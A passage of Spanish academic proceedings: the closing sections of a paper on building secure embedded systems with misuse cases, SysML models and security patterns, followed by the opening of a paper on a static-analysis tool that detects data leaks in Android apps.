Fernández describe una metodología de construcción de software seguro en donde la idea fundamental es aplicar principios de seguridad a cada etapa del desarrollo de software, y chequear en cada etapa el cumplimiento de esos principios, en coincidencia con la propuesta de [3] que destaca el test en cada etapa de un desarrollo orientado a objetos. En la Figura 1 se puede ver un ciclo de vida de desarrollo de software seguro, donde las flechas blancas indican dónde debe ser aplicada la seguridad y las flechas negras indican dónde debe chequearse el cumplimiento de los principios de seguridad.




Figura 1. – Ciclo de vida de un desarrollo de software seguro.

De la etapa de requerimientos se obtienen casos de uso. De la etapa de Análisis se obtienen reglas de autorización que se aplican al modelo conceptual. En la etapa de Diseño se aplican las reglas sobre la arquitectura. En la implementación, Despliegue y Mantenimiento se requieren lenguajes que permitan implementar las contramedidas identificadas. Se debe

destacar que la verificación de la seguridad ocurre en cada etapa del desarrollo. En la Tabla 1 se muestran los métodos utilizados en cada etapa.

En particular, la adaptación de los Casos de Uso para el modelado de requerimientos a nivel de sistema y de componentes de software, ha dado lugar a un conjunto muy prometedor de aproximaciones en el área de modelado de requerimientos que atacan el problema de la seguridad. Para distinguirlos del Caso de Uso estándar, les han asignado varios nombres: casos de abuso, casos de mal uso, casos de uso hostiles, y casos de fiabilidad; estos últimos enfocados en las excepciones. Como elemento en común, intentan ver el sistema/software desde el punto de vista de un atacante. A los fines de este trabajo y utilizando el elemento en común, se los identifica a todos ellos como Casos de Mal Uso (CMU) o “Misuses Cases”, si bien presentan diferencias.

Etapa	Método para implementar la seguridad
Requerimientos	Casos de uso basados en la identificación de roles y análisis de ataques
Análisis	Modelo de patrones de la semántica de análisis
Diseño	Aplicación coordinada de patrones en las múltiples capas de la arquitectura
Implementación	Incorporar aplicaciones COTS seguras

Tabla 1. – Resumen de los métodos utilizados en cada etapa.

Del mismo modo en que los Casos de Uso se utilizan exitosamente para elicitar requerimientos, los CMU se utilizan para identificar potenciales amenazas. A partir de ellas es posible elicitar requerimientos de seguridad o Casos de Uso de seguridad. La interacción del usuario autorizado con el sistema se representa simultáneamente con las interacciones del atacante. Y así como en los Casos de Uso las conexiones entre actor y acción se etiquetan con términos de “extiende” e “incluye”, las conexiones en un CMU son etiquetadas con “amenaza” y “mitiga”. De este modo, los CMU son el punto de partida para construir un conjunto de Casos de Uso seguros para contrarrestar cada una de las amenazas. Al igual que un Caso de Uso, cada CMU conduce un requerimiento y el correspondiente escenario de prueba para el software. De este modo gran parte del trabajo, invertido en construir los CMU, conduce al desarrollo de requerimientos funcionales de seguridad.

En la construcción de los CMU hay una analogía muy productiva con el siguiente juego: el mejor movimiento de las blancas consisten en pensar por anticipado la mejor movida de las negras. Por ejemplo, si el Caso de Uso que se desea analizar es el del robo de un automóvil, como se muestra en la Figura 2, el jugador de blancas es el propietario legal del vehículo y el jugador de negras el ladrón. La libertad del Conductor estará puesta en riesgo por el Ladrón, de modo que el Conductor necesita

“Bloquear el auto”. Este es un requerimiento derivado que mitiga la amenaza y ocurre en el nivel más alto de análisis. En el siguiente nivel de análisis se comienza con la respuesta del Ladrón frente a la acción del Conductor de “Bloquear el auto”. Si el Ladrón logra acceder al auto y cortocircuitar el arranque del vehículo, está burlando el bloqueo del auto y por ende poniendo bajo amenaza el requerimiento derivado “Bloquear el auto”. Para mitigar esta amenaza, se puede tomar la decisión de bloquear el arranque, solicitando el ingreso de una clave para desbloquearlo. Este es un nuevo **requerimiento funcional derivado**. Se puede observar un movimiento en zig-zag, balanceado entre las decisiones de jugar y contrajugar, propuesto por los usuarios (blancas) y el atacante (negras).




Figura 2. – Casos de Uso para “Seguridad de Automovil”

Los “requerimientos” surgidos a partir de considerar las decisiones del atacante, disparan extensiones de requerimientos funcionales, que se pueden mapear sobre Patrones de Seguridad (ver 4.3). Esta es una metodología perfectamente compatible con el diseño a nivel de sistema y de componentes de software. También es una metodología que se complementa con otras [7] [8]. Puede ser útil un juego de blancas y negras a fin de descubrir en una primera instancia un conjunto de potenciales extensiones que luego se mapean sobre Patrones de Seguridad, a partir de estudiar las decisiones de un atacante.

La obra [9] es una muy buena introducción al tema de CMU. El artículo hace una distinción entre CMU y casos de abuso, observando la “no intencionalidad” en la ocurrencia de los primeros y la “intencionalidad” en los segundos, y por ello mismo considerados hostiles. Es una distinción similar a la existente entre los riesgos y amenazas, pero no es una distinción estándar. También sugiere utilizar patrones de ataque a fin de ayudar a identificar CMU. Esta tarea debe ser realizada en equipo, donde participen ingenieros de software expertos en el dominio y expertos en el dominio de la seguridad.

Para una descripción concisa de la técnica, se puede consultar [10]. De esta obra es el siguiente párrafo sobre la descripción para contruir CMU:

“...para CMU, hacer una tormenta de ideas para identificar el modo en que los agentes negativos intentarían impedir o frustrar algunos de los pasos en la descripción del caso de uso; esto conduce a los principales CMU. Durante la sesión, los participantes deben enfocarse en identificar las múltiples formas en que un atacante podría causar daño en el caso de uso bajo estudio; luego podrán completarse otros detalles del ataque. Cada uno de estos modos de ataque es un candidato firme a un CMU.

El objetivo es identificar amenazas a la seguridad en cada una de las funciones, áreas, procesos, datos y transacciones involucradas en el caso de uso a partir de potenciales riesgos, como pueden ser los accesos no autorizados desde adentro y desde afuera; ataques de DoS; violaciones a la privacidad, confidencialidad e integridad y ataques malintencionados por parte de hackers. Además de estudiar los modos de ataque, el proceso podría también intentar descubrir posibles errores de los usuarios y la correspondiente respuesta de la aplicación. Frecuentemente estos errores podrían causar errores serios en la funcionalidad o en la seguridad de la aplicación. Identificando todas las acciones inapropiadas que podrían ocurrir, capturamos todas las acciones de uso anormal de la aplicación por parte de usuarios genuinos, en términos de accidentes o errores por descuido, o por parte de atacantes intentando quebrar o dañar el correcto funcionamiento de la aplicación.”

4.2. Construcción de modelos para sistemas embebidos

La práctica de construcción de modelos se ha utilizado ampliamente a lo largo de la historia de la humanidad. Los modelos tratan de explicar el comportamiento de sistemas complejos mediante representaciones que los abstraen. Como ejemplo podemos citar diferentes modelos diseñados para explicar los movimientos celestes: el sistema de epiciclos, el sistema Ptolomaico, el sistema de Tycho Brahe, el sistema Copernicano, etc.

El objetivo de todos ellos fue predecir la evolución de la posición de los planetas. Considerados en conjunto representan un proceso de refinamiento del conocimiento de un dominio, donde un nuevo sistema reemplaza al más viejo cuando surgen evidencias, mostrando que el viejo sistema no se corresponde con la realidad.

La construcción de modelos ha sido, de este modo, una herramienta indispensable en las ciencias experimentales durante mucho tiempo.

En Ingeniería en Computación, la gran diferencia radica en que el modelo no reproduce al sistema

observado cuyo comportamiento deseamos conocer. El modelo se ubica en una etapa anterior. Pero nos permite evaluar si una solución, la cual está en proceso de ser descubierta, diseñada, respetará las propiedades esperadas.

En la Figura 2 representamos la relación entre las diferentes entidades de un sistema sometido a una operación de modelado. El ingeniero modela el sistema a construir mientras está en proceso de diseño. El análisis del modelo (Ej.: por simulación o métodos formales) nos permite deducir propiedades del sistema. La relación entre las propiedades del modelo y las del sistema de ninguna manera es un aspecto trivial. Es uno de los aspectos que ha dado lugar a la presentación de la idea de “Cyber Physical Systems” y su problemática particular.




Figura 2: Relación entre el sistema, el modelo y sus propiedades.

Primero, la manera de poner de manifiesto las propiedades del sistema puede variar ampliamente en los dos casos. Habitualmente las propiedades del sistema serán expresadas en lenguaje natural, mientras que las propiedades del modelo tendrán la forma de un invariante o harán referencia con bastante precisión a una entidad de análisis (cuyo significado debe ser conocido por los usuarios si desean entenderlo). De modo que debemos anticipar elementos de trazabilidad entre ambos.

Segundo, la necesaria abstracción de ciertos elementos del sistema durante el proceso de modelado (por ejemplo, cambiar de tipos discretos a tipos continuos) puede, cuando es apropiado, resultar en un modelo que no representa fielmente al sistema real. Si el modelo resulta en un super conjunto de propiedades del sistema, entonces la propiedad que no ha sido verificada en el modelo puede ser verificada en el sistema; si es un subconjunto, entonces la propiedad que ha sido verificada en el modelo puede no ser totalmente confiable para el sistema.

Así, la tarea de modelar es una operación que presenta desafíos que deben ser manejados cuidadosamente. Concretamente, las decisiones al modelar deben ser documentadas de forma apropiada.

Por otro lado el desarrollo de CPS requiere la colaboración de múltiples actores y grupos de muy variadas especialidades. De modo que necesitamos todo el soporte necesario para garantizar una comunicación fluida entre todas las partes involucradas. Este es un muy buen rol para los modelos, los cuales son abstractos y son una representación parcial del sistema desde un punto de vista y con un nivel de granularidad que facilita el estudio de algunas de sus características (seguridad, propiedades, comportamiento, etc.).

Cada modelo es, de este modo, diseñado con un objetivo muy preciso en mente y ningún modelo es suficiente por sí mismo para traducir la complejidad propia del sistema.

UML es uno de los lenguajes de facto para el modelado de artefactos de software. SysML es un perfil de UML y es un lenguaje de modelado gráfico utilizado para capturar aspectos referidos a la estructura, funcionamiento y comportamiento del sistema, personas y procedimientos. Puede ser utilizado para dar soporte a las actividades de especificación, análisis, diseño y verificación-validación.

En el campo de los CPS, considerando el modelado de aspectos de seguridad en etapas tempranas de diseño, la herramienta CMU aplicada a nivel de sistema es coherente para construir modelos de comportamiento del sistema con el lenguaje de modelado SysML. Luego se pueden mapear los requerimientos (también modelados con SysML) de servicios de seguridad ya elicitados a nivel de sistema sobre componentes de software y hardware.

Así, la construcción de modelos que contemplen servicios de seguridad para mitigar amenazas descubiertas de forma temprana en la elicitación de requerimientos funcionales a nivel de sistema, permite la posterior construcción de una solución confiable y más segura. Sin olvidar la importancia que aporta a la trazabilidad entre las propiedades de seguridad requeridas y verificables.

4.3. Patrones de diseño

En el año 2001, en un intento por poner en ridículo el sistema de patentes, un australiano patentó un "...dispositivo circular para facilitar el transporte...", en realidad se trataba de la rueda, que se había reinventado nuevamente, como tantas veces se ha hecho desde hace miles de años. En una época, fuertemente influenciado por las TICs, si bien las innovaciones son conocidas globalmente de forma prácticamente instantánea, las pequeñas soluciones a problemas concretos siguen siendo olvidadas e inventadas de nuevo, una y otra vez.

Christopher Alexander nació el 1936 en Austria, aunque pasó sus primeros 22 años en Inglaterra, donde estudió arquitectura y matemáticas, mudándose

finalmente a Estados Unidos donde actualmente ejerce como profesor emérito en la Universidad de California. Al mudarse empezó a aplicar sus conocimientos matemáticos y el racionalismo al diseño, culminando en la publicación del libro "*Notes on Synthesis of Form*" en 1964. Sin embargo, al cabo de unos años él mismo se corregía:

"Soy, como algunos sabréis, matemático de origen. Dedicué muchos años, en los sesenta, a intentar definir una visión del diseño aliada con la ciencia [...]. Jugué con la investigación de operaciones, la programación lineal, todos estos juguetes fascinantes, que los matemáticos y la ciencia nos ofrecían, e intenté ver cómo todo esto podía darnos una nueva visión del diseño, qué diseñar y cómo diseñarlo. Finalmente, sin embargo, observé que esta visión no era productiva."

Christopher Alexander se dio cuenta que el diseño no era algo matemático, no podía realizarse sin tener en cuenta las sensaciones y estaba muy relacionado con la vida. El diseño debía responder a necesidades de personas: un banco en un parque no era un "banco", era "el banco de un grupo de personas". Los pequeños detalles de diseño, sea en un edificio o una ciudad, debían responder a multitud de necesidades relacionadas con su entorno y, a la vez, integrarse a ese entorno. Cada una de estas necesidades tenía un modelo de solución que podía ser imitado cada vez que se detectaba el mismo problema, fuera en otro momento o en otro espacio. Este modelo replicable al que se refería Alexander, no era ni más ni menos, que un patrón de diseño.

Christopher Alexander publica en el año 1977 su libro "*A Pattern Language*", donde se puede leer su teoría de cómo el lenguaje de patrones puede ayudar a entender los objetos no como objetos aislados en sí, sino como elementos de interacción humana. Él define un patrón de diseño como:

"...una descripción de un problema que ocurre una y otra vez en nuestro entorno, así como la solución a ese problema, de tal modo que se pueda aplicar la solución un millón de veces, sin hacer lo mismo dos veces..."

Esta descripción da un nombre al patrón; describe el problema que trata; ofrece una solución, y finalmente habla de las consecuencias, ventajas e inconvenientes, que tiene esta solución. Por ejemplo, uno de sus patrones de diseño de edificios, llamado originalmente "*South facing outdoors*", constata que la gente no usará un espacio abierto si no es soleado (exceptuando climas muy cálidos) y propone la solución de colocar siempre los espacios abiertos, como un jardín, en la parte sur del edificio. Para nuestro hemisferio sería al norte, pero la idea es totalmente aplicable.

Posteriormente los patrones fueron introducidos en el dominio del desarrollo de software por diferentes caminos. Algunos desarrolladores fueron inspirados directamente por los trabajos de Alexander. Otros

utilizaron fuentes similares, redescubriendo y reinventando aproximaciones sobre los diseños que ya se conocían. Frecuentemente se pueden encontrar soluciones similares para resolver un problema que tiene en cuenta una funcionalidad en particular, que resisten el paso del tiempo y cuyas consecuencias son muy bien conocidas.

En el libro *“Design Patterns: Elements of Reusable Object-Oriented Software”*, Erich Gamma, Richard Helm, Ralph Johnson y John Vlissides documentaron problemas de diseño que son recurrentes y las soluciones habitualmente encontradas en los frameworks orientados a objetos, escritos en C++ y Smalltalk. James Coplien documentó idiomas comunes y avanzados para C++. Kent Beck y Ward Cunningham aplicaron las ideas de Alexander directamente sobre el diseño de las interfaces de usuario en Smalltalk.

Los patrones de diseño de software proporcionan, en el diseño iterativo, las mismas ventajas que en cualquier otro ámbito y pueden ser muy útiles en cualquier proyecto ya que:

- Hacen más eficiente el diseño, pues no es necesario volver a generar alternativas para solucionar un problema y elegir una de ellas. Esto permite la reutilización del software.
- Por su antigüedad, ya han sido probados y se conoce su eficacia. Esto evita riesgos en el desarrollo de una nueva solución para un problema conocido.
- Permiten crear estándares de uso, los usuarios acaban conociéndolos e, incluso, esperándolos, lo que contribuye a un fácil aprendizaje de los sistemas.
- Crean un vocabulario común que contribuye a mejorar la comunicación interna entre diseñadores.
- Su aplicación es viable en distintas fases del proceso de diseño, desde la conceptualización hasta el diseño final, siempre y cuando se conozcan los requerimientos de usuario.

Debemos tener en cuenta en todo momento que los patrones son una herramienta de diseño entre muchas otras. De hecho, Christopher Alexander define en su libro *“The Oregon Experiment”* hasta seis principios que se deben seguir a la hora de diseñar, uno de los cuales es utilizar un lenguaje de patrones. El segundo, en lo que se refiere al diseño por interacciones, seguramente resulta familiar:

“El principio de participación: todas las decisiones sobre qué construir y cómo construirlo deben estar en manos de los usuarios.”

Lo cual me animo a trasladar en estos términos:

“Todas las decisiones sobre qué funcionalidad implementar en una aplicación y cómo construirla debe estar en manos de los requerimientos”. Lo cual se podría

extender como corolario diciendo que *“Todas las decisiones sobre qué servicio de seguridad implementar en un sistema deben estar en manos de los requerimientos de seguridad elicitados simultáneamente con los requerimientos funcionales”*

Los patrones de diseño de software, actualmente están documentados y presentados en varios libros, artículos, sitios web (<http://www.hillside.net/>), conferencias PLOP (Pattern Language Of Programs) y cursos.

4.4. Patrones de seguridad

En del área de conocimiento de la seguridad del software un reconocido principio de protección es la reutilización de recursos comunes, para evitar reinventar soluciones ad-hoc desde cero. Construir una solución desde cero (por ejemplo un protocolo de cifrado) es riesgoso debido a la probabilidad de fallos en el diseño; del mismo modo no es conveniente re-implementar desde cero una solución que es bien conocida, por los defectos que puedan introducirse en la etapa de desarrollo. En este aspecto los patrones de seguridad son una ayuda para cumplir este principio de seguridad en la arquitectura y el diseño, ya que encapsulan el conocimiento experto en un formato reutilizable. Por otro lado, los patrones de seguridad deben incluir suficiente información detallada (incluso hasta el nivel de código) para ayudar a automatizar la fase de implementación. De este modo, los patrones de seguridad, se transforman en un medio adicional de proporcionar un nivel de seguridad a la construcción de software con requerimientos de seguridad.

Los principales objetivos que plantea la seguridad, son proteger la confidencialidad, integridad y disponibilidad de los datos. Los datos son un recurso muy valioso y se transforman con frecuencia en objetivo de ataques por parte de personas que desean ganar acceso a beneficios económicos, hacer un daño político o simplemente cometer vandalismo. Las contramedidas para garantizar los objetivos de seguridad se clasifican en cinco grupos [11]: Identificación y Autenticación, Control de Acceso y Autorización, Logging, Criptografía y Detección de Intrusión.

Los patrones de seguridad describen los mecanismos que caen dentro de estas categorías, o su combinación, destinados a detener o mitigar ataques, como así también los modelos abstractos que guían el diseño de estos mecanismos. Reúnen el extenso conocimiento acumulado sobre el aspecto seguridad con la estructura provista por los patrones de diseño. Juntos ofrecen lineamientos para la construcción y evaluación de sistemas seguros.

La seguridad como objeto de estudio, tiene una larga trayectoria, comenzando por los primeros modelos de Lampson [12] y Bell/LaPadula [13] en los '70 que resultaron en una variedad de aproximaciones para

analizar los problemas de seguridad y diseñar mecanismos de seguridad. La evolución que ha tenido su tratamiento, influenciada indirectamente por las ideas de Christopher Alexander, al tratar de codificar esta experiencia en la forma de patrones de seguridad, en alguna medida se podría decir que ha sido natural. Era de esperar que ocurriera.

Yoder y Barcalow escribieron el primer trabajo sobre patrones de seguridad [14]. Incluyeron una variedad de patrones útiles para resolver diferentes aspectos. Anterior a ellos, al menos tres trabajos [15, 16, 17] mostraron modelos orientados a objetos de sistemas seguros, sin llamarlos patrones o sin utilizar una de las plantillas estándares para la representación de patrones. En 1998 se documentaron dos patrones más: un patrón para criptografía [18] y un patrón para control de acceso [19]. Luego de esto, se presentaron algunos otros y hoy se pueden encontrar libros [20, 21] y otros tipos de publicaciones. Hoy los patrones de seguridad están aceptados por muchas compañías tales como Microsoft [22] y Sun [23], las que han hecho sus propias publicaciones y tienen sitios específicos en Internet. También existe un sitio general sobre patrones de seguridad [24].

5. Conclusiones

Este trabajo parte de una encuesta que presenta un diagnóstico preocupante sobre la seguridad de los sistemas embebidos que se están construyendo y que aspiran a ser parte de nuestras vidas en los productos que se comercializarán en el corto plazo en industrias como la automotriz, salud e IoT entre otras. Todos los fabricantes aspiran a conectar sus desarrollos a Internet. Sabemos que Internet es un espacio esencialmente inseguro por su omnipresencia y por haberse construido sin el debido análisis de amenazas a mitigar. También sabemos que se hacen enormes esfuerzos para mejorar esa realidad.

Sobre ese escenario es necesario cuestionarnos qué podemos hacer para no sumar una “neblina” insegura sobre la “nube” ya insegura. Qué podemos hacer cuando los sistemas embebidos evolucionan en la dirección de sistemas más complejos (Cyber Physical Systems) que aspiran a estar conectados a Internet cómo un requerimiento funcional.

Lo que proponemos son tres principios esenciales que han mostrado que pueden mejorar la seguridad de un sistema.

El primero de ellos es algo elemental. Propone que los requerimientos de seguridad de un sistema no pueden ser tratados como requerimientos no funcionales (RNF) como siempre se ha hecho. Los requerimientos de seguridad deben ser elicitados y tratados cómo requerimientos funcionales desde las primeras etapas del desarrollo ya no del software, sino del sistema que se

pretenda construir. Consideramos que ese sistema estará compuesto por software y hardware, ambos procesando y tomando decisiones sobre el mundo físico.

El segundo de ellos invita a considerar la construcción de modelos para comprender detalladamente el funcionamiento de los sistemas. Podemos pensar que esto se enmarca en una estrategia de Model Driven Development (MDD). Sin embargo es posible abordar la construcción de modelos a nivel de sistema y de sus componentes de software y hardware sin pretender más que analizar detalladamente el comportamiento del sistema y fundamentalmente amenazas, para abordar su reconocimiento y el diseño de contramedidas de seguridad. Después se puede avanzar con estrategias de MDD que conducen a problemáticas más costosas en recursos. Por otro lado si consideramos que la seguridad tratada desde las etapas tempranas del desarrollo de un sistema desencadenará una serie de acciones sobre las diferentes etapas de proceso, esto supone una actividad interdisciplinaria. Los modelos contribuyen a facilitar la comunicación en este ambiente interdisciplinario.

El tercer elemento a tener en cuenta son los patrones de diseño del dominio de la seguridad. Es cierto que la adopción generalizada de los patrones de seguridad está aún rezagada, especialmente cuando se compara con el éxito que han tenido los patrones de diseño de software. Cabría preguntarse en ese contexto si ¿Existen suficientes patrones de seguridad documentados? ¿Todos los patrones de seguridad son de utilidad para la construcción de soluciones de software? ¿Están correctamente documentados? ¿Son realmente útiles en la práctica?

Hoy los patrones de seguridad tienen una cobertura del dominio de la seguridad y una documentación que mejora permanentemente. Por otro lado, si bien en algunos casos, el patrón muestra no ser una decisión realmente útil en la construcción de aplicaciones reales, contiene una enseñanza sobre la problemática resuelta que contribuye a mejorar el tratamiento de soluciones de seguridad.

Así también creemos que es relevante impulsar la utilización generalizada de patrones de seguridad, mediante la construcción de métodos y herramientas que permitan estudiarlos y aplicarlos de manera sistemática en la mejora de la seguridad de los sistemas compuestos de software y hardware.

Las experiencias que hemos hecho sobre los principios que proponemos se han llevado adelante en proyectos integradores de grado y proyectos de extensión en la carrera de Ingeniería en Computación de la Facultad de Ciencias Exactas Físicas y Naturales de la Universidad Nacional de Córdoba y publicaremos algunos resultados en futuros trabajos.

6. Referencias

- [1] Critical Infrastructure Sectors; Homeland Security; <https://www.dhs.gov/critical-infrastructure-sectors>; consultado en Junio 2017.-
- [2] 2017 Embedded Systems Safety & Security Survey; <https://barrgroup.com/Embedded-Systems/Surveys/2017-embedded-systems-safety-security-survey> ; Consultado en Mayo 2017.-
- [3] McGregor, J., & Sykes, D. (2001); "A practical guide to testing object-oriented software". Addison-Wesley.-
- [4] John Viega and Gary McGraw; "Building Secure Software: How to Avoid Security Problems the Right Way" (Boston, MA: Addison-Wesley, 2001).-
- [5] Marco M. Morana (Foundstone Professional Services), "Building Security into the Software Life Cycle: a Business Case" (paper presented at BlackHat USA, Las Vegas, NV, August 2–3, 2006).-
- [6] E. B. Fernandez, M.M. Larrondo-Petrie, T. Sorgente, and M. VanHilst, "A methodology to develop secure systems using patterns", Chapter 5 in "Integrating security and software engineering: Advances and future vision", H. Mouratidis and P. Giorgini (Eds.), IDEA Press, 2006, 107-126.
- [7] Solinas Miguel, Trad Jairo, Abdala Juan, Capdevila Francisco, Fernandez Eduardo B., Antonelli Leandro; "Caso de éxito de método que aplica patrones de seguridad en la Ingeniería en Computación"; CACIC 2010; Ciudad de Buenos Aires, 2010.-
- [8] Fabricio A. Braz , Fernandez Eduardo B. y VanHilst Michael, "Eliciting Security Requirements through Misuse Activities"; DEXA '08 Proceedings of the 2008 19th International Conference on Database and Expert Systems Application; IEEE Computer Society Washington, DC, USA ©2008.-
- [9] Paco Hope and Gary McGraw (Cigital, Inc.), and Annie I. Antón (North Carolina State University), "Misuse and Abuse Cases: Getting Past the Positive," IEEE Security and Privacy (May-June 2004): 32–34. Disponible en: <http://www.cigital.com/papers/download/bsi2-misuse.pdf>; Accedido en Agosto 2017.-
- [10] 200 Meledath Damodaran, "Secure Software Development Using Use Cases and Misuse Cases," Issues in Information Systems VII, no. 1 (2006): 150–154. Disponible en: http://www.iacis.org/iis/2006_iis/PDFs/Damodaran.pdf; Accedido en Agosto 2011.-
- [11] Eduardo B. Fernandez; Hironori Washizaki; Nobukazu Yoshioka2; Atsuto Kubo; and Yoshiaki Fukazawa; "Classifying Security Patterns".-
- [12] B.W. Lampson, "Protection", Procs. 5th Annual Conf. on Info. Sciences and Sys.,1971, 437-443. Reprinted in ACM Operating Sys. Review, 8, 1 (January 1974), 18-24.-
- [13] E.B.Fernandez, T. Sorgente, and M.M. Larrondo-Petrie, "Even more patterns for secure operating systems", Procs. of the Pattern Languages of Programming Conference (PLOP 2006).-
- [14] Yoder, J.; Barcalow, J.; "Architectural patterns for enabling application security". Procs. PLOP'97, Also Chapter 15 in Pattern Languages of Program Design, vol. 4 (N. Harrison, B. Foote, and H. Rohnert, Eds.), Addison-Wesley, 2000. Disponible en: <http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.31.3950&rep=rep1&type=pdf> ; Accedido en Agosto 2011.
- [15] E.B.Fernandez, M.M.Larrondo-Petrie and E.Gudes, "A method-based authorization model for objectoriented databases", Proc. of the OOPSLA 1993 Workshop on Security in Object-oriented Systems , 70-79.-
- [16] E.B. Fernandez, J. Wu, and M. H. Fernandez, "User group structures in object-oriented databases", Proc. 8th Annual IFIP W.G.11.3 Working Conference on Database Security, Bad Salzdetfurth, Germany, August 1994.-
- [17] W. Essmayr, G. Pernul, and A.M. Tjoa, "Access controls by object-oriented concepts", Proc. of 11th IFIP WG 11.3 Working Conf. on Database Security, August 1997.-
- [18] A. Braga, C. Rubira, and R. Dahab, "Tropyc: A pattern language for cryptographic object-oriented software", Chapter 16 in Pattern Languages of Program Design 4 (N. Harrison, B. Foote, and H. Rohnert, Eds.). Disponible en: <http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.73.53&rep=rep1&type=pdf>; Accedido en Agosto 2011.-
- [Das98] F. Das Neves and A. Garrido, "Bodyguard", Chapter 13 in Pattern Languages of Program Design 3, Addison-Wesley 1998.-
- [20] M. Schumacher, E.B.Fernandez, D. Hybertson, F. Buschmann, and P. Sommerlad, Security Patterns, J. Wiley & Sons, 2006.-
- [21] C. Steel, R. Nagappan, and R. Lai, Core Security Patterns: Best Strategies for J2EE, Web Services, and Identity Management, Prentice Hall, Upper Saddle River, New Jersey, 2005.-
- [22] Microsoft patterns and practices development center, Disponible en: <http://msdn.microsoft.com/en-us/practices/default> ; Accedido en Agosto 2011.-
- [23] Sun Developer Network, Disponible en: <http://java.sun.com/blueprints/patterns/>; Accedido en Agosto 2011.-
- [24] The Security Patterns page, maintained by M. Schumacher; Disponible en: <http://www.securitypatterns.org>; Accedido en Agosto 2011.-

Confidencialidad de Datos en Aplicaciones Android

Francisco Bavera
Departamento de Computación
FCEFQyN - UNRC
Escuela de Ingeniería - UNViMe
pancho@dc.exa.unrc.edu.ar

Diego Gastaldi
Departamento de Computación
FCEFQyN - UNRC
gastalddiego93@gmail.com

Abstract

Aplicaciones Android pueden filtrar información importante de los usuarios. Para detectar estas filtraciones de información se pueden analizar las aplicaciones con distintos enfoques. Este trabajo presenta una herramienta basada en análisis estático para detectar filtraciones de información. Esta herramienta permite realizar el análisis sobre un conjunto de aplicaciones, donde se identifican las posibles comunicaciones inter-aplicación (comunicación entre componentes de diferentes aplicaciones) e intra-aplicación (comunicaciones entre componentes de una misma aplicación), con el fin de detectar filtraciones de información confidencial.

El usuario define su política de seguridad asignando distintos niveles de seguridad a los datos que pueden fluir entre las aplicaciones que ejecuta su dispositivo. La herramienta permite que cada usuario defina su propia jerarquía de niveles de seguridad multinivel. La herramienta genera información del flujo de los datos en el programa, luego, con la información obtenida se analiza que el flujo de la información no viole la política de seguridad asignada por el usuario.

1. Introducción

Este trabajo consiste en el desarrollo de una herramienta basada en análisis estático de flujo de la información para programas Android con el fin de verificar la ausencia de filtraciones (no deseadas) de información confidencial. La herramienta toma como entrada un conjunto de aplicaciones destinadas al sistema operativo Android, luego las decompila (es decir, obtiene su código en algún lenguaje específico, como puede ser Java o un lenguaje intermedio), para así, poder analizar el flujo de la información de las aplicaciones y comprobar si estas aplicaciones tienen un comportamiento malicioso o no.

1.1. Motivación

Este trabajo surge a causa de la deficiencia que tienen los repositorios de aplicaciones Android, ya que, a pesar de que brindan una manera automática, de costo mínimo, para resolver la distribución o sustitución de código para enormes cantidades de destinatarios, esta técnica también entraña graves riesgos, ya que el software de los repositorios puede comprometer la confidencialidad de los datos de sus numerosos destinatarios, tanto por fallas de programación, como por intenciones maliciosas. Este problema no es nuevo, ni exclusivo de Android, por lo que la búsqueda de soluciones para este problema ha dado origen a activas líneas de investigación [24].

Un ejemplo de la explotación de esta deficiencia se da cuando un usuario de un dispositivo (smartphone, tablet, etc) instala un juego para Android que filtra toda la lista de contactos del usuario (obteniendo previamente permiso para hacerlo) a una empresa de marketing mediante el envío de los contactos a otra aplicación con los permisos necesarios para acceder a internet, llevándose a cabo una fuga de información que no fue detectada ni controlada por el sistema.

El problema de la confidencialidad de la información manipulada por aplicaciones Android es de gran importancia, dado el intenso uso de esta plataforma. Pero, es muy difícil y costoso realizar las pruebas y la depuración para garantizar la inexistencia de dicho problema. Por ello, es necesario contar con técnicas y herramientas automáticas que verifiquen estáticamente estas propiedades.

La aplicación de análisis estáticos inter e intraprocedural que permitan determinar el flujo de la información permitirá garantizar la confidencialidad de la información manipulada por programas Android. La construcción de un prototipo podrá clarificar la viabilidad, eficiencia y eficacia del uso de análisis estático para la verificación de confidencialidad e integridad de la información en este tipo de aplicaciones.

1.2. Contribución

La herramienta obtenida como resultado de este trabajo combina y extiende las funcionalidades provistas por trabajos previos como *DidFail* [8], *Flowdroid* [1] y *Epic* [21] añadiendo la posibilidad de asignar niveles de seguridad a cada uno de los métodos que obtienen información del usuario y a cada método que permite enviar dicha información a, por ejemplo, otra aplicación o internet. Esta asignación de niveles de seguridad es, nada más ni nada menos, que la definición de la política de seguridad del usuario. Los niveles de seguridad están relacionados por un orden parcial. Dicho orden también es definido por el usuario. La extensión a las herramientas mencionadas anteriormente utiliza el orden parcial de los niveles y la política de seguridad definida por el usuario para comprobar si la información fluye de manera segura. Es decir, si la información fluye de acuerdo a la política de seguridad definida o se produce alguna una violación (pérdida no deseada de información).

